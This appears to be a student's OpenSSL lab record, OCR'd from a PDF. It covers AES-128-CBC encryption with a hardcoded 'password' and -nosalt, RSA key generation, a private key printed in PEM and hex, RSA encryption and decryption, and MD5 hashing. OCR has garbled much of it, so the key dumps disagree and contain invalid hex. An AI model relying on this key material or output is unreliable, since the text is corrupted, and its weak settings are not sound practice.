
E:\openssl-1.1-20210915T100555Z-001\openssl-1.1\x64\bin>
```

5. Display the contents of pt.txt



6. Examine Avalanche effect by changing one bit/charater in your plain text file

The image shows two windows of the Windows Notepad application. The top window, titled 'p.txt - Notepad', contains the plain text '19IT117' and 'VIGNESH KUMAR'. The bottom window, titled 'cipher.bin - Notepad', contains the ciphered text 'O}la}-b,%œRF}¿l?»ai-FB|H³]pNR^'. Both windows have standard menu bars (File, Edit, Format, View, Help) and status bars at the bottom indicating 'Ln 1, Col 1', '100%', 'Windows (CRLF)', and either 'UTF-8' or 'ANSI' encoding.




```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.18363.1256]
(c) 2019 Microsoft Corporation. All rights reserved.

E:\openssl-1.1-20210915T100555Z-001\openssl-1.1\x64\bin>openssl aes-128-cbc -e -i
n p.txt -out cipher.bin -k "password" -nosalt
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.

E:\openssl-1.1-20210915T100555Z-001\openssl-1.1\x64\bin>
```

7. Generate private and public key for RSA



```
C:\Windows\System32\cmd.exe
E:\openssl-1.1-20210915T100555Z-001\openssl-1.1\x64\bin>openssl genrsa -out pvtkey.pem
Generating RSA private key, 2048 bit long modulus (2 primes)
.....+++++
.....+++++
e is 65537 (0x010001)

E:\openssl-1.1-20210915T100555Z-001\openssl-1.1\x64\bin>openssl rsa -pubout -in pvtkey.pem -out pubkey.pem
writing RSA key

E:\openssl-1.1-20210915T100555Z-001\openssl-1.1\x64\bin>
```

pubkey.pem - Notepad

```

File Edit Format View Help
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEAAQ8AMIIIBCgKCAQEaqGbPzaMnBfqSrZD3I/Px
o01pc/YtEV3Us797NadVKK2fJuPZFf0gyapZrlr9eLFr+8YNz/awIIxLYYN185F
qm0qc18kXgrTb39bHxhswGl9nKvLKGolpj01naI22ex2jLNgcJ7qt9J2gxSRHx
CdnKGvTMSZVNN1HtQcT+JXj1oxvd6iaqGQKFM1S/eDqpcvUOQu3xCJ2U1/mWZmDy
7J+6VVQVwu4R7vGvzUCOwDAhyBYAyAkTsqxcrRTfvEx1jpuDoLwPyxSz+/XYJKF
HptcDiV+zxa1DV9619GeeQUNRnacZTsm9DaBfbM9Lhe8f098aE0yVHJtreI+AC+P
VwIDAQAB
-----END PUBLIC KEY-----

```

pvtkey.pem - Notepad

```

File Edit Format View Help
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEaqGbPzaMnBfqSrZD3I/Pxo01pc/YtEV3Us797NadVKK2fJuPZ
Ff0gyapZrlr9eLFr+8YNz/awIIxLYYN185Fqm0qc18kXgrTb39bHxhswGl9nKv
LKGolpj01naI22ex2jLNgcJ7qt9J2gxSRHxCdnKGvTMSZVNN1HtQcT+JXj1oxvd
6iaqGQKFM1S/eDqpcvUOQu3xCJ2U1/mWZmDy7J+6VVQVwu4R7vGvzUCOwDAhyBYA
yAkTsqxcrRTfvEx1jpuDoLwPyxSz+/XYJKFHptcDiV+zxa1DV9619GeeQUNRnac
ZTsm9DaBfbM9Lhe8f098aE0yVHJtreI+AC+PVwIDAQABoIBAA9sKwfYM1C23AwN
RLUEOFLWq1u1Zfc7MqmrlasaQhB3v2WeZF1AwdrpBYak4KBKPnSYXw1gSbzrtf1H
V6k1+0dczBBhakE6mJaTgVLduCSMuBhT9HsP6xKvt/GoNWxymLU1BeEnUi8LgZDE
WA8rF3ohegLx/GuYwtOYKzRkyCnCPKyyL6RK8KNDaiL/nnc7dYodJigsW3g+AnHZ
XY2exMGfd168/Azz4w07W6AYDG5ifXxao+yQnyGZDXhhDzz/zpKpk/xAX+30UD56
i5oT4pxfG2qovxJCo/0Rt0+ZmzC6QM+kbYjNXEhA+Agz0hYP+B7+Ad8v2Mzm+7Hx
twkOnOECgYEAE0qZQwvngPc0/TmNFNQoscgqAt0oNO/MRApvC679xTIAtrgEcg022
9TuJZ4SQzDhoJpiZLf5hVL5VX2sYRc7tOWOn1Ce5SYVob1owNfihH+HvnG98Ws0U
6eQrxaygQsFYLmkBkOAI4huef40EZBZKn+NvxWlRvyXznGNvYqXeDt8CgYEAzKgM
hQmV+QpU2ur3QG8q7f++He6ehqcz+jpYT8vUUGucb9uIjMFdufaNpBbSR9/0Zsj
Eh4rTI0c77fw2HQGHBK4R5mU+rh7osZvdFLPKNKzqbWzzBnRwZ6Cw9L7MteaYQt4
ENeQDt1RRxwNwfeNu06HYz504fndg9xWjrpokCgYEAEh0AceaEdb16V3GCK01bb
imRnPVC04GgHBtoyLntogJUq02TAE6NmEXMozX+1xtyd9hq0JWsdAl09jp8DhKVu
xpCyGKamH1zk9jixyJm5KV9fwhIhIzXSR2eCpP6RwworEbtzHwv0row1gsH3drVp
BUp2KtSwmB7ceH3QuS1f0YkcgYEAElobH5pYdw7YwoXA0+bKKZdEjuYpHyQxg+/4r
8oSeZJWZq4o8bCUQ0NTJUbaticPwVHABxJKyEDT+Yobt05di4wUVy3v36s0ECr5M
HinGOuo+qIVsoIUhFYMLqJQutL+FyfkQj3qtd3FrFZ1ZtR/qemne5KAwlIuqpP9it
7iF8qdkCgYEAEqEH583cfbx101WgZQ3CT20bLW11+fs83r3rfVdW4EWvw3Kq9B+q/
Iufg4H3DnLJ2KsIBvzHcGTjx6vMVM1eY9ZjbLRDmkbQjfFFx28t9h5m0kFH2jYU3i
r+cR0w4QfdzbvbHt9C/7fUx/oMkPBeDH5qcOL0rgPmcqhmATJmGkF6VM=
-----END RSA PRIVATE KEY-----

```

## 8. Display the private key in hexadecimal

```
C:\Windows\System32\cmd.exe
E:\>openssl 1.1-20210915T10055Z-001\openssl-1.1\x64\bin>openssl rsa -text -in pvtkey.pem
RSA Private-Key: (2048 bit, 2 primes)
modulus:
 00:a0:66:c1:a3:27:05:fa:92:ad:90:f7:23:f3:
  f1:a0:ed:69:73:f6:2d:11:5d:d4:b3:bf:b3:35:a7:
  55:2a:4d:9f:26:e3:d9:15:f8:74:83:26:a9:66:b9:
  6b:f5:e2:c5:a5:ef:18:37:3f:da:c0:82:31:2d:86:
  0d:d7:ce:45:a5:a6:2a:72:5f:24:5e:0a:d3:6f:7f:
  5b:1f:18:70:b3:01:a5:f6:72:af:2c:a1:a8:96:98:
  ce:d6:76:88:db:67:b1:da:32:cd:81:cc:c9:ee:ab:
  7d:27:68:31:49:11:f1:99:d9:ca:1a:f4:cc:49:95:
  4d:37:51:ed:41:c4:fe:25:78:e5:a3:1b:dd:ea:26:
  aa:19:02:85:32:54:bf:78:3a:a9:0a:f5:0e:42:ed:
  f1:08:9d:94:d7:f9:96:66:60:f2:ec:9f:ba:55:54:
  15:c2:ee:11:ee:f1:af:cd:40:8e:c0:30:21:c8:16:
  00:c8:09:13:b2:ac:5c:ad:14:df:bc:4c:75:8e:9b:
  83:a0:bc:0f:cb:14:b3:fb:f5:c2:60:92:85:1e:97:
  2d:0e:25:7e:cf:16:b5:0d:5f:7a:d7:d1:9e:79:05:
  0d:46:76:9c:65:3b:26:f4:36:81:7d:b3:3d:2e:17:
  bc:7f:4f:7c:68:4d:32:54:72:6d:ad:e2:3e:00:2f:
  8f:57
publicExponent: 65537 (0x10001)
privateExponent:
  0f:6c:2b:07:08:33:50:b6:dc:0c:0d:44:b5:04:42:
  52:d6:ab:5b:b5:65:f7:3b:32:a9:ab:95:ab:1a:42:
  10:77:b5:65:9e:64:59:40:c1:da:e9:05:86:a4:e0:
  a0:4a:3e:74:98:5f:0d:60:49:b6:6b:b5:f9:47:57:
  a9:35:f8:7e:5c:cc:19:61:6a:41:3a:98:96:02:81:
  52:dd:68:24:8c:h8:19:53:f4:7b:0f:eb:12:af:b7:
  f1:a8:35:6c:72:98:b5:35:05:e1:27:52:2f:0b:81:
  90:c4:58:0f:2b:17:7a:21:7c:02:f1:fc:6b:98:c2:
  d3:98:2b:3d:64:c8:29:c2:3c:ac:2d:2f:c4:4a:f0:
  c3:43:6a:22:ff:9e:77:3b:75:8a:1d:26:28:2c:5b:
  78:3e:02:71:d9:5d:8d:9e:c4:c1:9f:77:5e:bc:f0:
  0c:f1:c3:0d:3b:5b:a0:18:9c:6e:62:7d:57:c5:a3:
  ec:90:9f:21:99:0d:70:61:0f:3c:1f:cc:92:a9:93:
  fc:40:5f:ed:f4:50:3e:7a:8b:9a:13:ez:97:f1:1b:
  6a:a8:bf:12:42:a3:fd:11:04:ef:99:9b:30:ba:40:
  cf:a4:6d:88:cd:5c:48:40:f8:08:33:d2:16:0f:f8:
  1e:fe:01:df:2f:d8:cc:e6:fb:b1:f1:b7:09:0e:9c:
  e1
prime1:
  00:02:a6:50:c2:f9:e0:03:cd:3f:4e:63:45:35:0a:
  2c:72:0a:80:b7:4a:0d:3b:f3:11:02:9b:c2:eb:bf:
  71:4c:80:2d:ae:01:1c:83:4d:b6:f5:3b:89:67:84:
  90:cc:38:68:26:98:99:2d:fe:61:54:he:55:5f:6b:
  18:45:ce:ed:39:63:a7:94:27:b9:49:85:68:6f:5a:
  30:35:f8:a1:1f:e1:ef:9c:6f:7c:5a:cd:14:e9:e4:
  2b:c5:a6:20:42:c1:58:2e:69:01:90:e0:08:e2:1b:
  9e:7f:83:84:c1:16:4a:9f:e3:6f:c5:69:51:bf:25:
  f3:9c:63:6f:62:a5:d0:e0:df
prime2:
  00:cc:a8:0c:85:09:95:f9:0a:54:da:ea:f7:40:6f:
  2a:ed:ff:be:1d:ee:9e:86:7:19:fa:3a:58:4d:5f:
  2e:55:48:2e:71:bf:6e:22:33:05:76:e7:da:36:90:
  5b:49:1f:7f:d1:9b:23:12:1e:2b:4c:8d:1c:ef:b7:
  f0:d8:74:06:1c:12:b8:47:99:94:fa:b8:7b:a2:c6:
  55:74:52:cf:28:d9:33:a9:b5:99:cc:19:d1:c1:9e:
  82:5b:d2:fb:32:d7:9a:61:0b:78:10:d7:90:0e:dd:
  51:47:1c:0d:1c:f7:8d:b8:ee:87:63:2c:f9:3b:87:
  e7:76:0f:71:5d:68:eb:a6:89
exponent:
  00:84:e0:1c:79:a1:1d:6e:5e:95:dc:60:8a:3b:56:
  db:84:64:4d:a5:50:bd:e0:6e:07:06:da:32:2e:7b:
  68:80:95:2a:3b:6d:c0:13:a3:66:11:73:28:cd:7f:
  b5:6:dc:9d:f6:1a:bd:25:6b:1d:02:53:bd:8e:9f:
  03:84:a5:6e:66:90:b2:18:a6:a6:1e:56:64:f6:38:
  b1:c8:99:b9:29:5f:5f:c2:12:21:23:35:3d:47:67:
  82:ad:fe:91:c3:0a:2b:11:bb:73:1d:6b:f4:ae:8c:
  35:82:c1:f7:76:b5:69:05:4a:76:2a:d4:b0:98:1b:
  dc:78:7d:d6:b9:2d:5f:d1:89
coefficient:
  00:96:86:c7:e6:06:1d:5b:b6:30:1:70:0e:f0:b2:
  8a:05:d1:23:b9:8a:47:c9:0c:60:fb:fc:2b:f2:84:
  9e:64:95:99:ab:8a:3c:6c:25:10:08:dh:49:51:b6:
  ad:9d:c3:f0:54:70:01:c4:92:b2:10:34:fe:62:86:
  ed:3b:97:62:c3:05:15:cb:7b:f7:ea:cd:04:9a:be:
  4c:1e:29:c6:3a:a3:3e:a8:85:6c:a0:85:21:15:83:
  0b:a8:94:2e:b4:bf:85:c9:f9:10:8f:7a:ad:77:71:
  bb:15:8d:59:b5:1f:ea:76:0d:de:e4:a0:30:94:8b:
  aa:3f:d8:au:ee:21:7c:a9:d9
coefficients:
  00:a8:41:f9:f3:77:1f:6f:1d:74:d5:68:19:43:70:
  93:d0:e6:ch:5a:59:7e:7d:2f:37:af:7a:df:55:d5:
  68:11:6b:f0:dc:aa:bd:07:ea:bf:22:e7:e0:e0:7d:
  c3:9c:02:76:2a:c2:01:bf:31:dc:19:38:1:ea:f3:
  15:33:57:98:15:98:db:2d:10:ed:5:b4:23:7d:f9:
  f6:2f:df:61:6:63:a4:1d:7d:a3:61:4d:e2:ef:7e:
  11:d3:0e:10:7d:dc:ef:6c:70:70:0b:fe:df:53:1f:
  e8:32:43:c1:78:31:f9:49:c3:8b:3a:b8:0f:99:ca:
  a1:98:04:c9:98:69:05:e9:53
```


```
C:\Windows\System32\cmd.exe
writing RSA key
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAqGpzaInFgSrZD31/Pxo01pc/YtEV3Us797nadKK2fJuPZ
Ffh0gayaZt1r9eLFr+8YHz/awIIxYYH185fqm0q18kXgrTb39bhkhwsuG19nKv
LKG0lp1na22ex2j1Nqc17q912pxSHxCdnGvTMS7NN1H0C1+Xj1oxvd
6iaqQKCFM15/e0ppCvUO0u3xJ2U1/mi/Zenby77+6VVQvuR7rvvqzUC0w0AhyBYA
yAkTsxcrnRTfvexljp0DoLwPx5z+/XCYKfHpcD1v+zxaxD1V9619ge0UNRnac
ZTs0mDa8fFM0Mlhe8F098sE0yH1tre1+AC+PvIDAQABoI/BA9skrfYMCC23wN
RLUEOF1W0lu1z7fcMmcLasa0h3v2k6zT1lwdrpBYak4KPKnsYXy1esb7ntf1H
V6k1+0d:zBBnakE6mJaTgVLduCMuBhT9lsP6xKvt/GolNxymLU1BeEnU18lgZDE
dA8Rf3ohegLx/GuwtDYx2k8yCnPkyLGRK8KNDaiL/ncc7dYod1gs3wg+AnHZ
XY2exMGfd168/Azz4w#7u6AYDG5ifxxao+yOnyGZDXnhhzz/pkpk/xAX-30UD56
i5oT4pfXgZqpxvJC/c/8RtO+7mcZ60M+kbyJmXehA+Agz0hP-Y7+Ad8v2Hmz+Hx
twkOn0EPcYEAgqZ0wngPc9/TmfNFNQoqpgat0n0/MRApvc679xtATrgecg922
9TuJ745Qz2ph0Ip1zL5hVLSV2sYRc7t00n1ce5SYVoh1owfihh+hvnG9Ns8U
feQrxayeqs+FV1mkBk0At4ue+40EzBZKn+Nxxd1RvyXznGhVyxQxdpEBCgYEzk9p
h0w+Op12urJ0G8q7f++Hejqc7+jpYT8uVlgeuchutJmdufa!w0BSR9+07s]
Eh4+rTb6777f+2hQGBHk4R5ml+rh7oszVdf1PKMqzbhZ+BrRu76C091.7meaqYt4
ENeQD11RRxuwlwfeuNuGHyy+5o4fndg9xuJrp0a4eYEA0Naefdb16/3CCK0bb
imRNpVC04GeJBttoyln7og11q2TAE56mExMxzx+1xtvd9ho@17da109jn8DhkVu
xpCyKam#117k9jixy15sKV5wh1t1xSR2ecep6RwworEhtzhlwvOrowLgsH3drVp
BUp2Kt5m#37ce13Q1f0YKcYEAl0b15p5Ydlt7YwvXAO+bxK2djejuVpIlyQgx+/4r
8oS+e7JWzq4obcLUQ8Nt1ubatrnpvWHA8xIkYED+Yolpt05di4w0Ny36s0ECr5M
HinGuo+oIVso1uhFMLqJOutL+FyFkQ3qt3dFrFZ1ZFR/qemne5Kwll1iuP9it
7fRqdKcPYEAgqH583-fhx101wgZQ3CT20b1w1+f583+3rFvdde4lwva3k98+q/
1ufg4H3OnLJ2KsIBvzHcGTjx6vWV1eY9ZjhLR0mkhQjffx28t9h5nOkFH2jYU3i
r+cR0w4dQfizxbht9C/7Flx/oHk8eDH5qcOLOrgPmcqhmATJmgKF6Vm=
-----END RSA PRIVATE KEY-----
E:\openssl-1.1-20210915T100555Z-001\openssl-1.1\x64\bin>
```

## 9. Perform encryption using RSA public key

```
C:\Windows\System32\cmd.exe
E:\openssl-1.1-20210915T100555Z-001\openssl-1.1\x64\bin>openssl rsautl -encrypt
-in p.txt -pubin -inkey pubkey.pem -out c1.bin
E:\openssl-1.1-20210915T100555Z-001\openssl-1.1\x64\bin>
```


---

10. Display the contents of encrypted file



A screenshot of the Windows Notepad application. The title bar says "c1.bin - Notepad". The menu bar includes File, Edit, Format, View, and Help. The main window displays a large amount of binary data represented by various characters and symbols. At the bottom, there are status bars showing "Ln 2, Col 106", "100%", "Macintosh (CR)", and "ANSI".

11. Decrypt the result using RSA private key




A screenshot of a Windows Command Prompt window titled "C:\Windows\System32\cmd.exe". The command line shows the following openssl command:

```
E:\openssl-1.1-20210915T100555Z-001\openssl-1.1\x64\bin>openssl rsautl -decrypt -in c1.bin -inkey pvtkey.pem -out dec1.txt
```

The command is partially typed, with the final part "-out dec1.txt" being entered but not yet executed.


12. Display the contents of decrypted file



13. Generate the hash of a file using MD5

```
C:\Windows\System32\cmd.exe
E:\openssl-1.1-20210915T100555Z-001\openssl-1.1\x64\bin>openssl md5 p.txt
MD5(p.txt)= 5e5a20fb284bfc8e99c92efb8901181f
E:\openssl-1.1-20210915T100555Z-001\openssl-1.1\x64\bin>
```

14. Generate the hash of a file using SHA256

